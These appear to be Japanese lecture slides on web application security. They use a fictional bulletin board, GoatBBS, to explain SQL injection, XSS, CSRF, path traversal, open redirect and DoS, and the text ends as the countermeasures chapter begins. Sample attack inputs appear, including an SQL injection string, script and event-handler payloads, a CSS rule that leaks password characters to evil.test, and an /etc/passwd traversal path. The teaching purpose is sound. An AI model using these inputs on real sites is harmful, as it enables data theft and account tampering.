Webアプリとセキュリティ Overview

2020年8月

ネットワーククラウド本部 - 高井 実
セキュリティ本部 - 高岡 奈央

この講義の目的

ユーザが安心して利用できる
Webアプリケーションの作り方を理解する

Webアプリケーションと聞いて何を想像しますか？

このスライドでは「Webアプリケーション」という言葉を使いますが、
この言葉は、Webブラウザから利用できるコンテンツ全般を意味します。

Webページ、Webサイト、Webサービス、Webシステム、Webコンテンツ。

これらを総称して「Webアプリケーション」と呼ぶことにします。

今日のお話 - Agenda

1章

セキュリティとは何か

情報セキュリティの三大要素（機密性・完全性・可用性）について

2章

Webサービスのリスクを知る

脆弱性とは何か、具体的な脆弱性と攻撃手法について見ていきます

3章

考慮された対策たち

脆弱性を防ぐためには何を考えればよいのか、Webアプリとブラウザの対策の歴史にも触れます

4章

セキュリティとの付き合い方

Webアプリケーション開発者として、セキュリティの知識を増やすための心得について話します

セキュリティに関する話題は2時間ではとても語り尽くせません。

この講義資料では、セキュリティの一部を紹介できる範囲でお伝えしたいと思います。

セキュリティに興味を持ってもらえたら、自分でいろいろと調べてみてください。

はじめに

必ず注意すること – 倫理面

必ず注意すること – 倫理面

- （攻撃手法を知ったからといって、または実際に脆弱なWebサービスがあったからといって）攻撃を行うと、不正アクセス禁止法や威力業務妨害、不正指令電磁的記録に関する罪として罰せられます
  - 鍵をかけ忘れた家があったからといって、泥棒をしてはいいわけではない
- 遵法精神
  - Ethical Hacking を心掛けましょう（ホワイトハットハッカーの心得）
  - ハッキングは深い知識と高度な技術を活かしたエンジニアリング行為を指す言葉
- もし脆弱性をみつけたら？
  - IPAの脆弱性報告窓口や、そのサイトのお問い合わせ窓口まで
  - https://www.ipa.go.jp/security/vuln/report/

1章

セキュリティとは何か

(1) セキュリティとは何か

- セキュリティは、人、住居、地域社会、国家、組織、資産などを対象とした、害からの保護。(出典：Wikipedia)
- 盗難や破壊など人為的な攻撃からの保護を“security”（セキュリティ）は意味し、事故や災害など人の意志によらない危険や脅威からの安全を表す“safety”（セーフティ）とは区別される。(出典：e-words)

「安全」の中でも、人為的な攻撃からの保護を意味するものだとここでは言っている。

ただし、広義にはセーフティを含めてセキュリティを考えることがある。

(1.1) 狭義のセキュリティとセーフティ

- 無人島には、安全問題は生じない。保護を必要とする対象がない
- 無人島に1人がいると、そこではセーフティの問題が生じる
  - 自然災害や自損事故を起こさず、安全に生活できるか
- 無人島に2人以上いると、そこでは新たにセキュリティの問題が生じる
  - 他人に資産を盗まれたり、プライバシー情報を見られたり、権利を侵害されたりすることなく生活できるか

他人がいなければ、(狭義の)セキュリティ問題は起こらない。

(1.2) 情報セキュリティ

- 情報セキュリティとは
  - 私たちがインターネットやコンピュータを安心して使い続けられるように、セキュリティを考慮するための基本概念
- 情報セキュリティの歴史
  - 個人で使えるコンピュータは1940年代に誕生した
  - インターネットの技術の原点は1960年代から始まった
  - インターネットを普及されるためには、扱われる「センシティブな情報」に対するセキュリティの確保が重要な課題だった

(1.3) ISMS（情報セキュリティ管理システム）の登場

- 情報セキュリティの担保するための仕組みがつくられた
- 1981年、日本では通商産業省から「情報システム安全対策実施事業所認定制度」が告示される
  - 「情報処理サービス業」を営む企業の情報システムに、適切な安全対策が取られていることを認定する制度。
- 2001年、ISMS（Information Security Management System）が登場する
  - そして ISO（国際標準化機構）が、IEC（国際電気標準会議）と合同で制定した規格「ISO/IEC 27000 ファミリー」が作られた。

(1.4) 27000 ってなんでそんなに大きな数字なの？

- ISO（国際標準化機構）は、情報技術以外にも様々な規格を制定している
- "ISO 1" から連番で規格が存在する。ISOが他の団体と合同で規格したものは "ISO/IEC #" のようになる
  - ISO/IEC 27000
    「情報技術 - セキュリティ技術 - 情報セキュリティマネジメントシステム - 概要及び用語」
  - ISO/IEC 27001
    「情報技術 - セキュリティ技術 - 情報セキュリティマネジメントシステム - 要求事項」
  - ISMS のことが書かれた20個ほどの規格の総称が「ISO/IEC 27000 ファミリー」である。
  - 27000番台の全ての規格の意味ではない

ISO の規格一覧（Wikipedia）

(1.5)「ISMS」の概要

- 情報セキュリティ管理システムである。ISMS 自体は規格ではない
- ISMS の枠組みでは、情報セキュリティを維持することを目的としている
  - 具体的に何を考えて、何をすべきかについては ISMS は述べていない
  - 情報セキュリティについて考えていこう、という枠組みそのものが ISMS である
- 概念を述べているだけで基準や規格ではない
  - これだけでは、システム開発者は具体的に何をすればいいかわからない

参考：https://www.iso27001.jp/blog/iso27001isms/4423/

(1.6)「ISO/IEC 27001」と「JIS Q 27001」の概要

- ISMS で解決したい問題を定義する ISO/IEC が制定した規格のひとつ
- 日本ではこれを JIS Q 27000 ファミリーとして翻訳して適用している
  - JIS（Japanese Industrial Standards; 日本産業規格）
  - "Q" はそのうち「管理システム」に関するカテゴリ
    - 日本産業規格の一覧（Wikipedia）
- ISO/IEC 27000 ファミリーのうち、情報システム開発者が満たすべき「要求事項」を定めたのが 27001 規格である
- ISO/IEC 27001（JIS Q 27001）に準拠することで、情報システムが一定の安全基準を満たしていることを保証できる

(1.7) 情報セキュリティの三大要素 - JIS Q 27000

JIS Q 27000 より。（以下の文章では何を言っているのかよくわからない）

- 機密性（Confidentiality）[3.10]
  - 認可されていない個人、エンティティ又はプロセスに対して、情報を使用させず、また、開示しない特性。
- 完全性（Integrity）[3.36]
  - 正確さ及び完全さの特性。
- 可用性（Availability）[3.7]
  - 認可されたエンティティが要求したときに、アクセス及び使用が可能である特性。

(1.8) 情報セキュリティの三大要素 - 要約

以下は、少し分かりやすく説明しなおしたもの。

- 機密性（Confidentiality）
  - その人にとっての秘密の情報を、第三者に盗視・盗聴されないことを保証する性質
- 完全性（Integrity）
  - その情報が改竄されないことを保証する性質
- 可用性（Availability）
  - その人がシステムを使いたいときに、システムが利用できることを保証する性質

この三大要素は、情報セキュリティの CIA （シー・アイ・エー）と呼ばれる

(1.9) 広義のセキュリティとリスク

- セキュリティとは（広く考えれば）被害が生じないという性質
- セキュリティ（安全性）を高めるとは、リスク（危険性）を減らすこと
- リスクは次の三要素により構成される
  - 資産
    - 人や組織がもつ価値・資産（お金や秘密情報など）
  - 脅威
    - 資産に危害を与える要因（故意の攻撃、過失、自然現象など）
  - 脆弱性（セキュリティホール）
    - 脅威からの攻撃・危害を許してしまう性質

(1.10) リスクの構成要素が揃うと被害が生じる

- 資産
  - 自宅に置いてあるお金
- 脅威
  - 他人の家から物を盗む泥棒
- 脆弱性
  - 大事なものを簡単に盗まれてしまう状況（鍵のかけ忘れ）

自宅に「資産」があって、自宅を狙う泥棒という「脅威」がいて、鍵をかけ忘れるという「脆弱性」が揃うと大きなリスクになる（いつ盗まれてもおかしくない）。

泥棒がいない世界でも、自身の過失や自然災害によって被害を受けるかもしれない。
広義のセキュリティではセーフティも含めて安全性を考える。（操作ミスでデータ全消去…!?）

(1.11) リスクの構成要素を排除しよう

- 資産がなければよい？
  - 資産がなければ、鍵をかけなくてもよいかもしれません（本末転倒…？）
- 脅威がなければよい？
  - 泥棒がいなければ、鍵をかけなくてよいかもしれません（非現実的…？）
- 脆弱性がなければよい？
  - 脅威が存在していたとしても被害が生じない仕組みをつくる（現実的…！）
  - 脆弱性をなくすことが、セキュリティを高めることに繋がる（がんばろう）

セキュリティを意識した安全なWebアプリケーションの開発とは？

2章

Webサービスのリスクを知る

(2) Webサービスのリスクを知る

- 【資産の存在】ログインして使うサービスにはユーザの情報を登録する
  - 氏名や住所などのプライベートな情報
  - アカウントのパスワードやクレジットカード番号などの機密情報
- 【脅威の存在】公開サービスには誰でもアクセスできる
  - 他人がサービスにアクセスできる（無人島に自分以外がいる）
  - 悪い人もいる（Cracker; 悪意を持ったハッカー / ブラックハットハッカー）
- 【脆弱性の存在】Webサービスの設計と実装における穴
  - 脅威の行動による被害を許してしまう設計上の欠陥

Webアプリ開発におけるセキュリティ事情を知らないと、ユーザはリスクに晒されてしまう。

Webアプリケーションにおける
具体的な攻撃手法
～ 時をかけるGoatの物語 ～

(2.1) 1日目：GoatBBS サービスの登場

- 20xx年、オンライン掲示板システム「GoatBBS」が公開された
  - 架空の話です。
    この講義の話を想像しやすくするための架空のシステムです。
    いま、この資料の著者が考えました。

- GoatBBS とは？
  - アカウント登録してログインして使う。
    ユーザはスレッドを作成したり、スレッドにコメントを追加することができる。
  - BBS は Bulletin Board System（掲示板システム）の意味。
  - Goat はヤギを意味する単語だが、G.O.A.T. (Greatest of All Time; 史上最高の) の意味も持つ。
  - つまり「史上最高の掲示板システム」である。

(2.2) 2日目：GoatBBS を愉しむ世界

- Alice, Bob, Charlie, ... などのユーザが登録され、ユーザは GoatBBS を使ってコミュニケーションを楽しんだ
  - ゲームが好きな Alice。話題のゲームの攻略情報を書き込んだり、他のユーザと情報共有することが日課になっている。
  - 数学が好きな Bob。数学やパズルの面白い問題を投稿しては他のユーザに解かせて、解けなかった人に解説をすることを毎日の楽しみにしている。
  - 絵を描くのが得意な Charlie。描いたイラストを公開してコメントをもらうのが喜び。「xx番目にレスをした人」のお題で絵を描いたりした。
  - ゲームプログラミングが得意な Zeppeli。彼は自分で創ったゲームをこの掲示板で公開していた。

(2.3) 3日目：GoatBBS でできること

- GoatBBS は、ただの掲示板ではない
  - ユーザごとにスレッドを立てた回数、コメントされた回数、「いいね」がついた回数などが集計され、マイページでそれを確認することができる。
  - 「いいね」やコメントがついた人気のスレッドは、スレッド一覧ページとは別に「人気のスレッドページ」に掲載される。
  - コメントにも「いいね」が付けられる。自分の投稿に「いいね」がつけられたりスレッドにコメントがつくとポイント（経験値）が溜まり、レベルアップする。
  - レベルはスレッドやコメントの「投稿者名」の隣に表示される。

ユーザは交流だけでなく、自分のレベルをあげることにも喜びを感じていた。

(2.4) 4日目:レベル255のユーザが現れた!

- Mallory というレベル255のユーザが GoatBBS に突如として登場した
- 平均的なユーザのレベルは10で、もっとも人気な Zeppeli でさえレベル20であった頃、レベル255のユーザの存在は異常であった
- Mallory はこのシステムに存在する不具合を利用して、自身の経験値を改竄したのである

(2.4.1) SQLインジェクション (SQL Injection; SQLi)

GoatBBS のデータベースでは、User テーブルが次のようになっていた。

ID	Name	MailAddress	Password	Exp
1	Alice	alice@example.net	aLiCe!1225	840
2	Bob	bob@example.com	123456	1935
3	Charlie	charlie@example.org	oekakidaisuki	2920
…	…	…	…	…
26	Zeppeli	zeppeli@example.jp	t!Zm5h%n9Ha1$L>3	32202
27	Mallory	admin@mallory.test	MaLiCiOuSaTtAcEr	99999999

(2.4.2) SQLiに脆弱だったDB処理の実装

ユーザのマイページで、登録メールアドレスを変更すると次のSQL文が実行される。

```
$sql = "UPDATE User SET MailAddress = '${value}' WHERE ID = ${id};"
```

例えば、Alice がメールアドレスを設定すると、次のようなSQL文になる。

```
$sql = "UPDATE User SET MailAddress = 'alice@example.net' WHERE ID = 1;"
```

ここで、Mallory が admin@mallory.test', Exp = '99999999 と入力すると攻撃が成立する。

```
$sql = "UPDATE User SET
        MailAddress = 'admin@mallory.test', Exp = '99999999'
        WHERE ID = 27;"
```

これで、Mallory はメールアドレスと同時に、経験値を自由に設定できたのである。

(2.4.3) Mallory をアカウント停止にすればよいのか？

- 脆弱性の悪用は、攻撃者に利益をもたらすものだけではない
  - SQLインジェクションを利用すれば他人のデータも改竄できる
  - Mallory が Alice の経験値を改竄していたら Alice がアカウント停止されるのか？
- 改竄だけが攻撃ではない
  - 攻撃者は、他のユーザのパスワード情報を盗むことができる
  - もし、他のサービスと同じパスワードを設定していたら、メールサービスに不正ログインされて GoatBBS の外の世界で被害が生じるかもしれない
- 脅威の排除は対策にはならない
  - 脆弱性を取り除くことが根本的な対策である
  - SQLインジェクションを許してしまったWebアプリ側に責任がある

(2.4.4) SQLインジェクションのインパクト

- サーバサイドで実行されるコードを注入（インジェクション）できる恐ろしさ
  - OSコマンドインジェクション
    - OSコマンドを第三者が実行できる。サーバそのものを乗っ取れる
  - SQLインジェクション
    - SQLコマンドを第三者が実行できる。データベースを乗っ取れる
- クライアントサイドで実行されるコードを注入できる脆弱性もある
  - JavaScriptインジェクション（XSS）
    - JavaScriptコードを第三者が注入できる。Webページを閲覧したユーザを乗っ取れる
  - CSSインジェクション
    - CSSコードを第三者が注入できる。Webページの表示結果を乗っ取れる
    - `input[type="password"][value^="a"] { background: url("http://evil.test/a"); }`

(2.5) 5日目：GoatBBS の終焉 - 信頼の失墜

- Mallory がレベル255になったことが話題となり、GoatBBS の存在は世界中に知れ渡ることとなった
- そして、悪意のあるユーザ Satan は、SQLインジェクションを悪用して全ユーザのパスワードを盗み出し、その情報を「パスワードリスト」として公開してしまう
- GoatBBS はユーザのパスワード（あるいは個人情報やクレジットカード番号情報）を流出させてしまった責任を取ることとなり、サービスの信用を失墜させてしまう
- その後、GoatBBS を使う者はいなくなった……

SQLインジェクション脆弱性のない
世界線に時を戻そう。

(2.6) 6日目：GoatBBS の検索機能

- ここはSQLインジェクション脆弱性のない世界線
  - みんな楽しそうに掲示板を使っている
- GoatBBS には、投稿内容を検索する機能があった
- 検索フォームにキーワードを入力すると、そのキーワードを含むスレッドやコメントが表示される
- ゲームが好きな Alice は、Zeppeli が作ったゲーム名を検索する
  - 多くのスレッドが存在する GoatBBS で目的の情報に簡単にたどり着くことができ、Alice はご機嫌そうだ。

(2.7) 7日目：検索結果ページのURLを悪用した攻撃

- 検索結果ページで「イラスト」と検索すれば、/search?q=イラスト のようなURLにアクセスされ Charlie が描いたイラストが表示される。
  - 実際は /search?q=%E3%82%A4%E3%83%A9%E3%82%B9%E3%83%88 のようにエンコードされている。
- ここで「<script>alert(1)</script>」と検索したらどうなるだろう。
  - URLは `search?q=%3Cscript%3Ealert(1)%3C/script%3E` のようになる。
- 『「イラスト」の検索結果を表示しました』のように出力される部分で、HTMLタグがそのまま解釈されるとスクリプトとして実行されてしまう。
  - 結果、script タグが解釈されて JavaScript が実行されてしまう!

(2.8) 8日目：スレッドやコメントの投稿を悪用した攻撃

- 検索結果ページとは別に、任意のJavaScriptを実行させる攻撃がある。
- スレッドやコメントに直接HTMLを書いて投稿する方法である。
  - 一部のHTMLタグの入力を許す掲示板はかつて存在していた。
- コメントの文章の色を変えられるように <font color="red"> タグだけは受け付ける実装があったとしよう。
  - <script> タグをコメントに書くと、そのタグは取り除かれる。
  - しかし <font color="red" onmouseover="alert(1)"> はどうだろう。
  - なんらかのスクリプトが注入できてしまうと JavaScript の実行ができてしまう!

(2.8.1) JavaScriptインジェクション（XSS）

- Webサービスに対して、サービス側の想定しない箇所で第三者が任意のJavaScript を注入できてしまう脆弱性
  - このページを別のユーザが閲覧したとき、攻撃者の仕込んだスクリプトが実行されてしまう。
- この脆弱性は「XSS（クロスサイトスクリプティング）」と呼ばれる
  - Cross-Site Scripting の意味だが、CSS と略すと Cascading Style Sheets と被ってしまうのでこちらは XSS と略されている
- Webページに、外部（第三者）からスクリプトが注入できてしまう問題

(2.8.2) XSSには大きく3つの種類がある

- Reflected XSS（反射型XSS）
  - HTTPリクエストに悪意あるコードが含まれ、HTTPレスポンスにそれが展開されるXSS
  - サーバサイドから返されるHTMLに問題のある JavaScript コードが含まれる
- Stored/Persistent XSS（蓄積型or格納型or持続型XSS）
  - データベースに悪意あるコードが含まれ、HTTPレスポンスにそれが展開されるXSS
  - サーバサイドから返されるHTMLに問題のある JavaScript コードが含まれる
- DOM-based XSS
  - HTTPレスポンスではなく、その後の正規の JavaScript 処理によって、上記いずれかの悪意あるコードが展開されるXSS
  - サーバサイドから返されるHTMLには問題のある JavaScript コードが含まれない！

(2.9) 9日目：AliceとBobのDMが盗み見られた！

- GoatBBS ではユーザ同士の秘密のメッセージもやりとりできた
- Alice と Bob の DM（Direct Message）が第三者に盗み見られた！
- XSSが仕込まれた GoatBBS 内のページを Alice が開いてしまったため、Alice のセッションIDが悪意ある第三者に盗まれ、なりすましによる認証がされてしまったのだ（罠が正規ページにあるので Alice が注意しても防ぎようがない！）
- 認証には大きく2つのステップがある
  - そのアカウントの持ち主であることを確認する「パスワード入力」
  - そのアカウントの持ち主であると認める「セッションID」の照合（Cookie で実現）
  - セッションIDはいわば「社員証」である。それがあれば本人と認められる

(2.10) 10日目：GoatBBS の終焉 - サービスの崩壊

- 悪意のあるユーザ Satan は、GoatBBS のページを開いたら次のようなJavaScriptが実行される罠を仕込んだ
  - 「メールアドレスを satan+{ユーザ名}@satan.test に設定変更し、ログアウトする」
- ログイン操作を行った正規のユーザは、なぜかすぐにログアウトさせられ、その後ログインできなくなってしまった
- サーバサイドコマンドインジェクション脆弱性がなくても、XSS脆弱性があるだけでWebサービスは崩壊してしまう

全てのインジェクション脆弱性のない
世界線に時を戻そう。

(2.10.1) 補足：最も凶悪なOSコマンドインジェクション

- XSSやSQLインジェクションは、そのサービスのユーザに被害が出る
- OSコマンドインジェクションは、サービスを展開しているサーバを乗っ取ることができる
  - OSコマンドインジェクションに脆弱な場合、SQLインジェクションやXSSも可能となる
  - サーバ自体を破壊したりサーバ上のSSHアカウントのパスワードも盗むことができる
  - サービス内の被害にとどまらず、マルウェアやバックドアを設置されることもある
  - さらに、サーバは被害を受けるだけでなく、ウイルスをばら撒く加害者にさせられてしまう可能性もある

(2.10.2) パストラバーサル、オープンリダイレクト

- 任意のコードを実行できなくても危険なケースがある
- パストラバーサル脆弱性
  - URLのパラメータでWebアプリがページを表示する実装の場合
  - `/?page=../../../etc/passwd` などと書かれたときに、Webサーバのシステムファイルに存在する機密情報が外部に漏洩する可能性がある
- オープンリダイレクト脆弱性
  - `/login?redirect=/popular/threads` このURLでログイン画面が表示され、ログイン後には人気のスレッド一覧ページが表示されるような場合
  - 悪意のある第三者が `/login?redirect=https://goatbbs.evil.test/` のようなリンクを用意したらどうなるだろう

(2.11) 11日目：インジェクション脆弱性のない掲示板

- ここは全てのインジェクション脆弱性のない世界線
  - OSコマンド、SQL、JavaScript、CSS、HTML等の実行コードインジェクション攻撃に対策が施されている
- Alice も Bob も Charlie も、みんな楽しそうに掲示板を使っている
- GoatBBS の管理者は「インジェクション攻撃」について理解を深め、その脆弱性を全て塞いでいる
- 悪意のあるユーザ Satan は、この状況で何らかの攻撃ができるだろうか

(2.12) 12日目：GoatBBS から消えていく投稿データ

- Alice が GoatBBS にアクセスすると、昨日まで見ていた Charlie のスレッドが削除されていた
- すると、Charlie が書いた「詳細はこちらをご覧ください（URL）」というスレッドが見つかった
- Alice は何があったのだろうとリンクにアクセスすると、突然 GoatBBS からログアウトさせられてしまい、なぜか再ログインできなくなってしまった
- その後、Bob は、昨日まで見ていた Alice のスレッドが削除されていることに気付く……

(2.12.1) CSRF（クロスサイトリクエストフォージェリ）脆弱性

- この脆弱性は「コードの注入（インジェクション）」による攻撃ではない
- 攻撃者は「Alice が本人の操作でスレッドを削除する」という操作を偽装して GoatBBS のシステムを騙したのである
- GoatBBS では、作成したスレッドを本人の意思で削除できる機能がある
  - ログイン済みの状態で、スレッドの「編集」メニューから「スレッドの削除」ボタンを押すと確認ダイアログが表示されて削除が実行される仕様（よくある設計だ）
- 攻撃者は、この最後の処理で発行される HTTP リクエストを送信するページを外部に用意して Alice 本人に実行させたのだった

(2.12.2) XSS と CSRF の違い

- XSS（Cross-Site Scripting）
  - JavaScript を注入（インジェクション）する攻撃
  - 悪意のあるコードを、正規のユーザのブラウザ上で実行させる
  - 被害者のキャッシュカードをスキミングする罠を銀行内に仕掛けるような攻撃
- CSRF（Cross-Site Request Forgeries）
  - コードは注入しない
  - 正規のユーザが行える正常な操作を、本人の意思に反して実行させる
  - オレオレ詐欺のように振込の操作はあくまで本人に行わせる攻撃

(2.13) 13日目：GoatBBS の終焉 - サービスの崩壊

- GoatBBS はSQLインジェクションやXSSなど、インジェクション脆弱性を全て防いでいた
- しかし Satan が GoatBBS や外部サイト上で罠（オレオレ詐欺の電話）を仕掛けるというCSRF脆弱性を突いた攻撃によって、ユーザの投稿したデータがほとんど消失してしまった
- またもや、GoatBBS は終焉を迎えてしまった……

GoatBBS の戦いは続く。

ここまでの攻撃手法を全て対策した
世界線に時を戻そう。

(2.14) 14日目：GoatBBS がなかなか表示されない

- ここはインジェクション系の脆弱性もCSRF脆弱性もない世界線
- Alice も Bob も Charlie も、みんな楽しそうに掲示板を使っている
- しかし、Alice が GoatBBS にアクセスしようとしたが、ページがなかなか表示されない
- 一体何があったのだろうか
  - また Satan の仕業だろうか
  - それとも……

(2.14.1) DoS攻撃（Denial of Service Attack）

- DoS攻撃：標的のサービス運営を妨害する攻撃の総称
- 手法としては大きく2つに分けられる
  - 大量のサービス要求を行うことによりサービス運営を妨害する手法
  - 脆弱性を突いてサービスを不安定にすることよりサービス運営を妨害する手法
- 多数の攻撃元から単一のターゲットを狙う攻撃のことをDDoS攻撃（Distributed Denial of Service Attack）と呼ぶ

(2.14.2) 大量のサービス要求を行う妨害攻撃

- Flood攻撃とも呼ばれる
- 大量の「何か」を送りつけることでサービスをパンクさせる
  - サービスの窓口に正当な要求を大量に送りつける
  - サービス運営会社の問い合わせ窓口に大量に電話問い合わせをするなど
    - 正規のユーザが電話をすると「混雑しています」となり問い合わせができない
- HTTP Floodや、SYN Floodなどの攻撃
  - TCPコネクション数の上限値をオーバーさせ、新規のユーザがTCPコネクションを張ることを妨害する
  - サーバのリソースを埋めるタイプの攻撃
- Ping Floodや、UDP Floodなどの攻撃
  - （サーバではなく）ネットワークのリソースを消費してしまうタイプの攻撃

(2.14.3) サービスの脆弱性を突く妨害攻撃

- サービス継続ができなくなるような攻撃を行ってサービスを停止させる
  - 非常に時間のかかる処理をリクエストする等
  - サービス運営会社に対して、サポート担当者の（無実の）クレームを入れて余計な仕事を増やす
    - サポート担当者は事情聴取などにより、通常業務の遂行ができなくなる
- DoSの脆弱性は、Webアプリケーションから基盤ソフトウェアまで多岐にわたる箇所に存在する可能性がある
  - 時には、少しのパケットを送るだけでサービスをクラッシュさせることができるような危険度の高い脆弱性も存在する
- Tear Dropは、IPフラグメンテーションを悪用した攻撃で、IPという基盤に存在する脆弱性を利用したものである。
- ReDoSは、Webアプリケーションに存在する脆弱な正規表現を悪用した攻撃で、正規表現エンジンで処理をするのに時間がかかる正規表現を入力することでサービス停止を引き起こす。

(2.14.4) Slow HTTP DoS Attack

- HTTP通信の仕様上の問題を突いた攻撃である
- 少量のパケットでもターゲットへ大規模な負荷をかけることができる
- 細工をされたHTTPリクエストを送信し、TCPのセッションを引き延ばす
  - Slow HTTP Header DoS Attack
  - Slow HTTP POST Attack
  - Slow Read DoS Attack
- サービスを提供するサーバ側ではこのリクエストに対する処理にリソースを取られ、他の正規のリクエストの処理に手が回らなくなってしまう

(2.14.5) DoS攻撃が成立する原因

- 攻撃が成立する背景として、以下が挙げられる
  - Webサーバが持っているネットワーク帯域の狭さ
  - 不十分な負荷分散
  - DoSの脆弱性を放置していること
- 攻撃に耐えうるネットワーク帯域を確保することは難しい
  - ISPやISP間の連携でDoSのパケットの検知・緩和を行うことがある（IIJも実施している）
  - 個人で行う対策としては、CDN（コンテンツ配信サーバを分散させる仕組み）を導入するなどして、攻撃対象にされるサーバを増やす対策は一般的である（1つのサーバが受ける攻撃の量が減る）
  - BGP（Border Gateway Protocol）の経路広報の仕組みを用いた対策機器なども存在する

(2.15) ここまで紹介した脆弱性

ここでは以下の脆弱性について紹介した。他にも様々な種類がある。

脆弱性	深刻度
OSコマンドインジェクション	滅茶苦茶やばい (SS)
SQLインジェクション	超やばい (S)
パストラバーサル	意外とやばい (A)
オープンリダイレクト	ちょっとやばい (E)
クロスサイトスクリプティング (XSS)	かなりやばい (A)
CSSインジェクション	そこそこやばい (C)
クロスサイトリクエストフォージェリ (CSRF)	けっこうやばい (B)
サービス妨害攻撃 (DoS / DDoS)	場合による (D)

脆弱性があるとやばいというより、そのやばさを許容できるかどうかが重要

脆弱なせいで攻撃を受けても実害があまり生じないこともある

(2.15.1) 能動的攻撃と受動的攻撃


- 脆弱性の種類とは別に、能動的 / 受動的という概念がある
- 能動的攻撃
  - 攻撃者が自ら攻撃を実行し、それによって危害が加えられる
  - サーバサイドコマンドインジェクション系は能動的攻撃をされるケースが多い
- 受動的攻撃
  - 攻撃者が罠を用意し、被害者が罠を踏むことで危害が発生する
  - クライアントサイドのコードインジェクションは、実行タイミングが被害者がブラウザ上でコードを解釈したタイミングなので受動的攻撃に分類される
  - CSRF脆弱性も、その罠を踏んだ際に実行されるので受動的攻撃である

様々な脆弱性を防ぐための対策について見ていこう

3章

